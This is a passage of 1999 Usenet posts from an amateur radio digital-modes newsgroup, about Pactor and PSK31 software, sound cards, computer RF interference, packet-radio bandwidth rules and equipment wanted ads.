d. Go to menu #33 (it is set to 1)
e. press up or down button and then back to 1
f. Try to transmit packet again. Now 570 transmits fine with full output
and will keep on doing fine until I turn it off. When I turn it back on I have to
go through the whole thing again. Menu #33 DOES NOT change, it stays where
I put it.

Any help would be greatly appreciated
73 de Tony, KD4K

5137. Digi-Voice Mode for Amateur Radio Communications

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: skbenjamin@aol.com
Message-ID: <19991122031308.27317.00001376@ng-fi1.aol.com>
Source record: 15427

CQDXNET II (Digi-Voice Working Demo)

Print this for installation info.

Talk to other amateur radio operators around the world!

To install just download CQDXNET II then go to My Computer then File then New and select Folder
and name the folder CQDXNETII then copy the file you downloaded to that directory and unzip it with
winzip. You can get winzip at www.download.com then run surfcall to install surfcall and you are ready
to communicate with the world on a new mode called Digi-Voice over the internet.

For non-amateur radio operators surfcall works at
http://members.aol.com/chatterbuginn

To get software go to http://members.aol.com/plsskbkas

5138. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Markus Lenggenhager <Markus.Lenggenhager@philips.com>
Message-ID: <3839113B.42C27EAF@philips.com>
Source record: 15428

My favorite so far is NCwinPTC by PA0NC:
http://web.inter.nl.net/hcc/PA0NC/

Does anybody know where the LOGGER software mentioned in this thread can be found?

73, Markus HB9BRJ

5139. Re: DSP-12 Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Bent Bagger <bentbagger@my-deja.com>
Message-ID: <81b92i$om4$1@nnrp1.deja.com>
Source record: 15429

I have tried to e-mail you directly - hope yoy get it.

Bent

Sent via Deja.com http://www.deja.com/
Before you buy.

5140. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn83i5nb.a4g.nomail@linux.pe1chl.ampr.org>
Source record: 15430

Rob <NoEmail@NoWay.com> wrote:
>With Linux, do you only need a soundcard?? (Or do you also need some other
>hardware??)

For modes that require automatic keying of the transmitter (e.g. packet
radio), you also need to construct a trivial interface to control the
transmitter PTT line from the PC.
This is not required when you only want to decode.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5141. XPWIN 1.2.8 Now Available

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: xpware@home.com
Message-ID: <3839465f.1969974@192.168.0.1>
Source record: 15431

XPWIN 1.2.8 is now available for general download. This update adds support for PSK31 with the SCS PTC-II controllers. There are also several bug fixes that are incorporated.

XPWIN is a multimode controller program that supports AEA/Timeware, Kantronics, HAL (P38, PCI4000, DSP-4100 and DXP38) and SCS PTC controllers

This program is available at www.goodnet.com/~gjohnson

73 Gary KF7XP

5142. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38395429.17F45BD@IEEE.org>
Source record: 15432

Rob wrote:
> Well the best software I have ever used for SCS PTC II is LOGGER.

Anybody know where to find the "LOGGER" program. A web search
turned up too many entries to be able to find it.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5143. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <alE5OGbTzyhpEtlOgjspUMgNutNr@4ax.com>
Source record: 15433

On Wed, 10 Nov 1999 08:50:55 +0200, Paul Keinanen <keinanen@sci.fi> wrote:
>On Tue, 9 Nov 1999 19:38:27 -0600, "Steve Sampson"
><ssampson@usa-site.net> wrote:
>>I would suspect that with a 38400 Hz modulation component, that you would
>>want a real small modulation index to keep it inside 100 kHz bandwidth.
>
>Why should it be kept inside a 100 kHz bandwidth ? Is this limit in
>your amateur radio regulations, if so, what has your national amateur
>radio society done to remove these restrictions ?

Yes, that is the limit on occupied bandwidth for data emissions in the
70 cm band in the US FCC regulations. As to a national amateur radio
society, we don't have one, but the largest amateur radio publisher, the
ARRL, strongly lobbied to keep permitted data bandwidths as narrow
as possible at the time that the limits were set. 100 kHz was all we
could get against their opposition.

The ARRL did several years later belatedly push to get us the 219 MHz
band as partial compensation for losing the lower 2 MHz of the 220 MHz
band (an extremely badly bungled fiasco). It is assigned exclusively as
10 100 kHz coordinated channels for fixed point to point data. Our 56 kb
MSK RF modems were designed to fit that constraint.

33 cm and 23 cm have no bandwidth restrictions, however. We can
run anything that stays inside the band edges. But activity on those
bands is virtually nil in most places. I bought 8 full duplex medium
speed data radio systems (Motorola) at auction a few years ago
hoping to drum up some interest in running data on 33 cm, but no
other amateur in this area expressed any interest in setting up
33 cm links, so the equipment remains sitting in storage.

>If this is a self-imposed bandplan, is there really that much traffic
>on 70 cm or 23 cm that are just outside the intended packet channel ?

70 cm is vastly underutilized in most parts of our country. Sure, there are
closed private repeaters on virtually every channel in some areas, but they
aren't heavily used. They mostly just warehouse spectrum thanks to the
way our regulations give priority on the pair to coordinated repeaters.

(The way our regulations have been interpreted, the holder of a repeater
coordination has defacto ownership of the frequency pair against other
usages, despite the fact that the regulations plainly state that no amateur
station can own a frequency.)

>Voluntary band plans are very usable when deciding where to put some
>new service and also for solving disputes _when_ two or more services

>are wanting use the same frequency band. However, if there is only one
>service and no plans for other services in that area for many years,
>why degrade the performance of the link just to meet some administra-
>tive plans made originally for very different circumstances ?

Voluntary band planning is a good idea, but the ARRL has recently tried to have such voluntary plans assume the force of law. That's bad since it tends to lock in the status quo because the coordinating bodies are mainly made up of repeater owners who don't want to give up their lock on the spectrum.

But that's really a moot point. With 33 cm and 23 cm virtually vacant here, there is no shortage of spectrum in which to erect high speed networks. What is lacking is a will to do so among most US amateurs. (Sadly, if it doesn't say Yaesu, Icom, or Kenwood on the front panel, it isn't amateur radio to most US amateurs.) It pains me to see that a TNC and a 2m HT is still the dominant image of packet radio among US amateurs. That's where we were 20 years ago when 1200 baud half duplex was fairly hot stuff. It isn't anymore.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5144. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <6WM5OBGfkbX71SImHGfukMwE9Zgj@4ax.com>
Source record: 15434

On Thu, 11 Nov 1999 18:16:33 -0600, "Steve Sampson" <ssampson@usa-site.net> wrote:
>There's probably a chart somewhere (I'm not that much of an expert) that
>shows the optimum deviation. I suspect it should be at an index slightly
>greater than one, or about 6 sidebands of the modulating frequency.

The optimum is an index of 0.5. It is called MSK.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5145. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <bmE5OHyiOPMfFadzDPDHUYmPjiXe@4ax.com>
Source record: 15435

On 11 Nov 1999 08:53:36 -0500, esj@harvee.billerica.ma.us (Eric S. Johansson) wrote:
>Another way of asking the question is if the band pass filter is
>larger than the possible drift of the signal, would you still have the
>same problems with high bit error rate?

Sure. A bandpass wider than the signal lets in excess noise, so your
SNR is sharply degraded, and your BER goes through the roof. For
best performance, you want a matched filter response. But good
frequency stability isn't that hard to achieve, so this isn't a major
issue.

Note that with SS there is also a stability issue, in that case in the
time domain, which places constraints as severe as those for
frequency stability do on NB transmissions. It is really the same
problem since frequency and time are reciprocal. The problem is
tractable in either case. High precision references are readily
available. (GPS disciplined oscillators are a common way to get
the required stability for even multi-megabit links.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5146. WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383963E4.931E9968@email.mot.com>
Source record: 15436
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I am looking for a ï¿½Grayï¿½, late model, KAM Plus with version 8.x firmware. The cables for it would also be nice. Any associated PC software would be interesting too.

Please e-mail me if you have one you are willing to part with. State condition, description and asking price.

Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5147. WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383964AA.648C1C05@email.mot.com>
Source record: 15437
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I am looking for a ï¿½Grayï¿½, late model, KAM Plus with version 8.x firmware. The cables for it would also be nice. Any associated PC software would be interesting too.

Please e-mail me if you have one you are willing to part with. State condition, description and asking price.

Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5148. WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <38396492.951A5E56@email.mot.com>
Source record: 15438
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I am looking for a ï¿½Grayï¿½, late model, KAM Plus with version 8.x firmware. The cables for it would also be nice. Any associated PC software would be interesting too.

Please e-mail me if you have one you are willing to part with. State condition, description and asking price.

Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5149. WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383965DC.D69732AD@email.mot.com>
Source record: 15439
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I am looking for a ï¿½Grayï¿½, late model, KAM Plus with version 8.x firmware. The cables for it would also be nice. Any associated PC software would be interesting too.

Please e-mail me if you have one you are willing to part with. State condition, description and asking price.

Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5150. WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383964CD.E544731D@email.mot.com>
Source record: 15440
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I am looking for a ï¿½Grayï¿½, late model, KAM Plus with version 8.x firmware. The cables for it would also be nice. Any associated PC software would be interesting too.

Please e-mail me if you have one you are willing to part with. State condition, description and asking price.

Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5151. Re: WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <38396A69.CF4237DD@email.mot.com>
Source record: 15441
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

Oops!

Sorry about multiple listing - my browser kept saying "message not
sent".

> Jeff ï¿½ KA9S
>

5152. Which Sound Card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <383969C0.31ED98BC@email.mot.com>
Source record: 15442

I am looking for a sound card for my new PC. The PC came with a ï¿½Yamahaï¿½ chip sound card. Some of my very old software will not work with this card. It seems that the creative Sound Blaster line is an industry standard that all software companies support. So Iï¿½m thinking of picking up a Sound Blaster brand card. Super ï¿½ Duper sound coming out of my PC is of no importance to me and I want to spend only a minimum $ for this card. I also know that I want to use a PCI slot for the card and not an ISA slot.

I want to get involved with PSK-31, SSTV and Audio Spectrum analyzer software. These need some specified performance from the sound card. I think Iï¿½ve heard that the card has to be at least 16 bit which I would guess means that it samples incoming audio as a 16 bit word. I have no idea what ï¿½voicesï¿½ are (16,32,64,128,512) but I have a hunch that I donï¿½t need many.

So hereï¿½s the question ï¿½ which Sound Blaster sound card should I be looking for?

Thanks ï¿½ Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5153. Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Robert Cook <captcook@mindspring.com>
Message-ID: <383971B2.FCF8DEE0@mindspring.com>
Source record: 15443

All,

Perhaps someone will have a suggestion re a noise problem I have with my Toshiba Computer used in an HF E-mail configuration. The computer is a Toshiba Tecra 500 CDT computer. I have begun using it in conjunction with an Icom 728. Other system components are a dipole antenna and a Kantronics Kam Plus TNC. .

The problem is that the computer puts out a lot of RF noise, significant enough to interfere with reception, at various freqs primarily in 7 and 8 mhz bands, ie from about 6.0 mhz through to about 9.0 mhz. I have done some preliminary testing and have tried some fixes but so far still have problem. I have just posted an inquiry with one of the Toshiba Authorized Service Centers and am awaiting a reply.

There is a law which this computer is supposed to comply with which says that a device may not cause such interference. It is FCC Part 15. The FCC's Rule 15 compliance ID number is CJ6UK333. The decal on the bottom of the unit references the law and
the FCC ID number.

1. Noise seems to be generated by CPU or internal power supply, ???, (80%?), but LCD screen adds (20%?).

2. Freqs of major interferrence seem to be spaced at roughly 110 khz, ie 7070, 7180, 7290, 7400, 7510, etc.

3. Noise is stopped if computer is turned off or put in "suspend" mode and powered down

4. Noise is significantly reduced, (perhaps acceptable), at freqs lower than 6.0 mhz, and higher than 9 mhz

5. Have tried grounding computer chassis to TNC and to Icom 728. This helps reduce noise by 5-10%

6. Have tried ferrite chokes / cable clamps on data caple and computer 110 vac cord. Effect is negligible

7. Have tried unplugging 110 vac power cord. Effect is dramatic. Much reduced noise, 80-90%.

8. I have seen somewhere where someone suggested trying rf bypass caps to bleed off RF. Where ?????

9. I have not tried but heard than using a 500 hz filter may help with noise or SNR, ?????

Thanks for any suggestions, a reference elsewhere, or for forwarding my request for help to somone experience in the area.

Bob

5154. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <mUf_3.192762$5r2.443858@tor-nn1.netcom.ca>
Source record: 15444

Hi Cecil,

There are lots of places where you can find Logger. One good place is
http://www.chroniclenetworks.com/~dwm/Logger.htm

Another place is www.itis.net/golist but I can't seem to reach that site
anymore. FYI - The current version is 6.11.

Rob

"W6RCecilA" <Cecil.A.Moore@IEEE.org> wrote in message
news:38395429.17F45BD@IEEE.org...
> Rob wrote:
> > Well the best software I have ever used for SCS PTC II is LOGGER.
>
> Anybody know where to find the "LOGGER" program. A web search
> turned up too many entries to be able to find it.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5155. Is it possible to listen to Digital Cordless telephones (DECT)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Agabus <agabus@hotmail.com>
Message-ID: <81c2rc$2kfk$1@news.cybercity.dk>
Source record: 15445
Cross-posted to: alt.security.cointel,alt.security.espionage,rec.radio.amateur.digital.misc,rec.radio.scanner

Is there a way to get around the problem of listening to
Digital Cordless telefones such as DECT?

Does anybody know how to make it possible in a cheap
way to listening to the DECT-traffic?

Any advice?

/AgaBus

5156. Re: WTB: Kantronics - KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: mogens9181@aol.com
Message-ID: <19991122132958.09943.00000920@ng-fe1.aol.com>
Source record: 15446

Get another browser.

5157. Re: Is it possible to listen to Digital Cordless telephones (DECT)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Eaveasdropper <ian@eavsdropper.dabsol.co.uk>
Message-ID: <Jdg_3.7693$rj7.35749@wards>
Source record: 15447
Cross-posted to: alt.security.cointel,alt.security.espionage,rec.radio.amateur.digital.misc,rec.radio.scanner

not yet ;-), at leasy for people like us anyway.

Eavesdropper

Agabus wrote in message <81c2rc$2kfk$1@news.cybercity.dk>...
>Is there a way to get around the problem of listening to
>Digital Cordless telefones such as DECT?
>
>Does anybody know how to make it possible in a cheap
>way to listening to the DECT-traffic?
>
>Any advice?
>
>/AgaBus
>
>

5158. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <u2g_3.192766$5r2.443440@tor-nn1.netcom.ca>
Source record: 15448

I also wanted to mention that you can use LOGGER with ANY TNC -- e.g. PK232, KAM, etc

It also will transmit and receive PSK31 using a soundcard. Logger has split screen, message buffers, type ahead buffer etc for PSK31. Logger is much better than G3PLX's program for PSK31 and a soundcard.

So if you want one program to use with your old TNC (KAM, PK232 etc) for RTTY etc and to use with your soundcard for PSK31, then Logger is for you!

If you have a PTC II, you probably won't want to use the PSK31 feature of Logger since the PTC-II has PSK31 built into its firmware. By the way, I cannot see any difference in pertformance between the PTC II and Logger in its PSK31 mode!

73's
Rob

"Rob" <NoEmail@NoWay.com> wrote in message
news:mUf_3.192762$5r2.443858@tor-nn1.netcom.ca...
> Hi Cecil,
>
> There are lots of places where you can find Logger. One good place is
> http://www.chroniclenetworks.com/~dwm/Logger.htm
>
> Another place is www.itis.net/golist but I can't seem to reach that site
> anymore. FYI - The current version is 6.11.
>
> Rob
>
> "W6RCecilA" <Cecil.A.Moore@IEEE.org> wrote in message
> news:38395429.17F45BD@IEEE.org...
> > Rob wrote:
> > > Well the best software I have ever used for SCS PTC II is LOGGER.
> > >
> > Anybody know where to find the "LOGGER" program. A web search
> > turned up too many entries to be able to find it.
> > --
> > 73, Cecil, W6RCA http://www.mindspring.com/~w6rca
>
>

5159. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81dlm2$17md$7@arachne.labyrinth.net.au>
Source record: 15367

Rob <NoEmail@NoWay.com> wrote:
> Is this PTT interface the same used by many PSK31 programs for use with a
> soundcard?? (e.g. G3PLX PSK31 program for windows or LOgger)

Yes.

Depends on the software, of course. All the stuff I've seen works
exactly the same way. The built in HF modem and AX.25/packet stuff from
Tom Sailer supports both parallel and serial ports, and even the
MIDI/joystick port. Or VOX.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5160. Re: Which Sound Card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81dluj$17md$8@arachne.labyrinth.net.au>
Source record: 15368

Jeff Goodspeed <cmsx42@email.mot.com> wrote:
> I am looking for a sound card for my new PC. The PC came with a Yamaha
> chip sound card. Some of my very old software will not work with this
> card.

Seems about right unfortunately. I have a Yamaha OPL3-SAx built into
my notebook, and none of the DOS software will use it (like BTL for RTTY).

> I want to get involved with PSK-31, SSTV and Audio Spectrum analyzer
> software. These need some specified performance from the sound card. I

Get Windows versions of all of these -- then they don't care which
sound card you have.

cheers
Hamish vk3sb
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5161. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81dlil$17md$6@arachne.labyrinth.net.au>
Source record: 15369

Rob <NoEmail@NoWay.com> wrote:
> It also will transmit and receive PSK31 using a soundcard. Logger has split
> screen, message buffers, type ahead buffer etc for PSK31. Logger is much
> better than G3PLX's program for PSK31 and a soundcard.

Which is not to say that G3PLX's program is bad, I hope. Most of the
people I talk to seem to use Logger, but I use G3PLX's PSK31SBW and
it seems just fine to me, without any addons.

(I think one of the addons is a type ahead addon or similar;
could never work out why this was needed, as mine seems to support
type ahead just fine!)

Cheers
Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5162. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81e53f01b2p@enews4.newsguy.com>
Source record: 15370

Rob <NoEmail@NoWay.com> wrote in message
news:Ohk_3.192841$5r2.444085@tor-nn1.netcom.ca...
>
> Which is the best version of NOS for DOS or Windows 98?? Is there any
> consensus out there in the HAM world??

TNOS is no longer supported or being developed.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5163. Paket 6.2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: w2der@yahoo.COM
Message-ID: <19991123142015.25164.rocketmail@web1802.mail.yahoo.com>
Source record: 15371

Hello all,

I guess I erred on Tony's address for his
upgrade of the Paket software..The address should be:

www.acay.com.au/~tonyl

_____
Do You Yahoo!?
Bid and sell for free at http://auctions.yahoo.com

5164. Re: Which Sound Card?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <81ecsr$17t$1@nnrp1.deja.com>
Source record: 15372

In article <81dluj$17md$8@arachne.labyrinth.net.au>,
Hamish Moffatt <hamish@rising.com.au> wrote:

> Get Windows versions of all of these -- then they don't care which
> sound card you have.

Yes. Any sound card supported by your operating system will
work fine with any application, as long as it can shovel data
into the computer fast enough (hence the "16 bit" part). I
bought the cheapest, nastiest SB16 clone I could find at the
computer store (for $CDN 19.00) and it works fine with Linux
and Windoze...

MS-DOS never supported sound cards, so applications have to
do it themselves. Hence the endless incompatibility problems,
which completely unnecessary.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on AO-16, UO-22, KO-23, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

5165. Re: JNOS vs TNOS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <rTx_3.192952$5r2.444817@tor-nn1.netcom.ca>
Source record: 15373

I still see that TNOS has a web site. But perhaps the development is dead!

But my question still remains -- what do you think is better -- JNOS or
TNOS?? Which has more features?? Which is more reliable?? etc

73's

Rob
"Charles Brabham" <n5pvl@texoma.net> wrote in message
news:81e53f01b2p@enews4.newsguy.com...
>
> Rob <NoEmail@NoWay.com> wrote in message
> news:Ohk_3.192841$5r2.444085@tor-nn1.netcom.ca...
> >
> > Which is the best version of NOS for DOS or Windows 98?? Is there any
> > consensus out there in the HAM world??
>
> TNOS is no longer supported or being developed.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

5166. Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <yYx_3.192953$5r2.445061@tor-nn1.netcom.ca>
Source record: 15374

I am looking for a good packet terminal program for my SCS PTC II which supports the WA8DED host mode. The SCS PTC II has two packet ports - one for 1200 baud and one for 9600 baud. I would like it to run under windows 98.

Unfortunately most the programs for the SCS PTC just handle the HF modes not Packet.

Will WinPak work?? There is any consensus out there on what is the best windows packet terminal program that supports WA8DED host mode (and multiple ports)??

73's
Rob

5167. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <383AAC8E.2A9F@ix.netcom.com>
Source record: 15375

Since your description seems to be power-supply related, can you
arrange a method to power the laptop from a DC source ?? Even if
the external "wall-wart/desk-wart" may have an AC output
(Mine is 15 vac), if you can get your hands on the tech manual
for your computer, you may find that there is an in-built rectifier
for the AC from the desk-wart.

I run mine right off of 13.8 volts DC and that cleared 95% of the QRN.
All that is left is radiation from the LCD screen, but if I dont hold
my hand next to it, the rfi will be lower ..

anyway, just a thought..

be sure to verify if external DC will be acceptable with YOUR computer
before trying this method.. !!

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F

Robert Cook wrote:
>
> All,
>
> Perhaps someone will have a suggestion re a noise problem I have with my
> Toshiba Computer used in an HF E-mail configuration. The computer is a
> Toshiba Tecra 500 CDT computer. I have begun using it in conjunction
> with an Icom 728. Other system components are a dipole antenna and a
> Kantronics Kam Plus TNC. .
>
> The problem is that the computer puts out a lot of RF noise, significant
> enough to interfere with reception, at various freqs primarily in 7 and
> 8 mhz bands, ie from about 6.0 mhz through to about 9.0 mhz. I have done
> some preliminary testing and have tried some fixes but so far still have
> problem. I have just posted an inquiry with one of the Toshiba
> Authorized Service Centers and am awaiting a reply.
>
> There is a law which this computer is supposed to comply with which says

> that a device may not cause such interference. It is FCC Part 15. The
> FCC's Rule 15 compliance ID number is CJ6UK333. The decal on the bottom
> of the unit references the law and
> the FCC ID number.
>
> 1. Noise seems to be generated by CPU or internal power supply, ???,
> (80%?), but LCD screen adds (20%?).
>
> 2. Freqs of major interferrence seem to be spaced at roughly 110 khz, ie
> 7070, 7180, 7290, 7400, 7510, etc.
>
> 3. Noise is stopped if computer is turned off or put in "suspend" mode
> and powered down
>
> 4. Noise is significantly reduced, (perhaps acceptable), at freqs lower
> than 6.0 mhz, and higher than 9 mhz
>
> 5. Have tried grounding computer chassis to TNC and to Icom 728. This
> helps reduce noise by 5-10%
>
> 6. Have tried ferrite chokes / cable clamps on data caple and computer
> 110 vac cord. Effect is negligible
>
> 7. Have tried unplugging 110 vac power cord. Effect is dramatic. Much
> reduced noise, 80-90%.
>
> 8. I have seen somewhere where someone suggested trying rf bypass caps
> to bleed off RF. Where ?????
>
> 9. I have not tried but heard than using a 500 hz filter may help with
> noise or SNR, ?????
>
> Thanks for any suggestions, a reference elsewhere, or for forwarding my
> request for help to somone experience in the area.
>
> Bob

This key is RSA, NOT Diffie-Hellman !!

5168. radio noise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: WEIRDO <007HEATH@email.msn.com>
Message-ID: <exQJx8cN$GA.235@cpmsnbbsa05>
Source record: 15376
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Are there any products that generate radio noise (interrupting all radio signals), much like 'white noise' with sound? Thanks.

Bill

5169. Re: Software for SCS Pactor-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1aeo5yw9i.fsf@netcom9.netcom.com>
Source record: 15377

"Rob" <NoEmail@NoWay.com> writes:

>
> I agree it is not a secret. But if you look at the ads in QST for the PTC
> II etc, the ads mention RTTY, PACTOR etc but do not mention PSK31!
>
> 73's
> Rob
>
It's true, but the ad in QST is from Farallon, and doesn't mention the
PTC-IIe, either. Ads from SCS themselves mention them both.

My other gripe with Farallon/SCS is that the European price of the IIe
is the equivalent of US $510. and that includes 16% VAT, whereas they
want $649 in the US, and that doesn't include tax (8.25% for me).
I doubt that there's US $200 in shipping and duty involved here.

My theory is that Farallon is selling to boaters, and so have caused
the US price to be jacked up for that market.

73, doug

> "Doug Faunt N6TQS +1-510-655-8604" <faunt@netcom.com> wrote in message
> news:wo1yabqxll7.fsf@netcom17.netcom.com...
> >
> > "Rob" <NoEmail@NoWay.com> writes:
> >
> > >
> > > Hi Cecil,
> > >
> > > The PTCIIe does support PSK31. (I don't know why SCS does not advertise
> > > that the PTC II and the PTCIIe support PSK31!)
> > >
> > I certainly ran across it somewhere. It's not a secret.
> >
> > > I also use PTC II for SSTV using JVComm32. It works really well! (I am
> not
> > > sure but I would think that the PTCIIe also supports SSTV). I have also
> >
> > Does, according to the manual. The PTCIIe manual is available as a
> > PDF file from SCS (English and German).
> >
> > I'm heading in the direction of a IIe myself.
> > 73, doug
>
>

5170. Re: Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eaUVQhdN$GA.76@cpmsnbbsa05>
Source record: 15378

Rob,

The nice thing about WA8DED host mode on the SCS is that it allows a Pactor channel too, so you'd be able to do Packet and Pactor at the same time.

But WA8DED doesn't know the difference in radio ports. The way this is accomplished, is that the SCS appends a 1: or 2: to the first two bytes of the data packet, and you have to parse those, to tell it which window to go to. All WA8DED knows, is that a host channel got a packet, and it tells which channel it's on.

And you have to leave WA8DED host mode to use the other modes i.e. Term 5 (which is what XPWin uses).

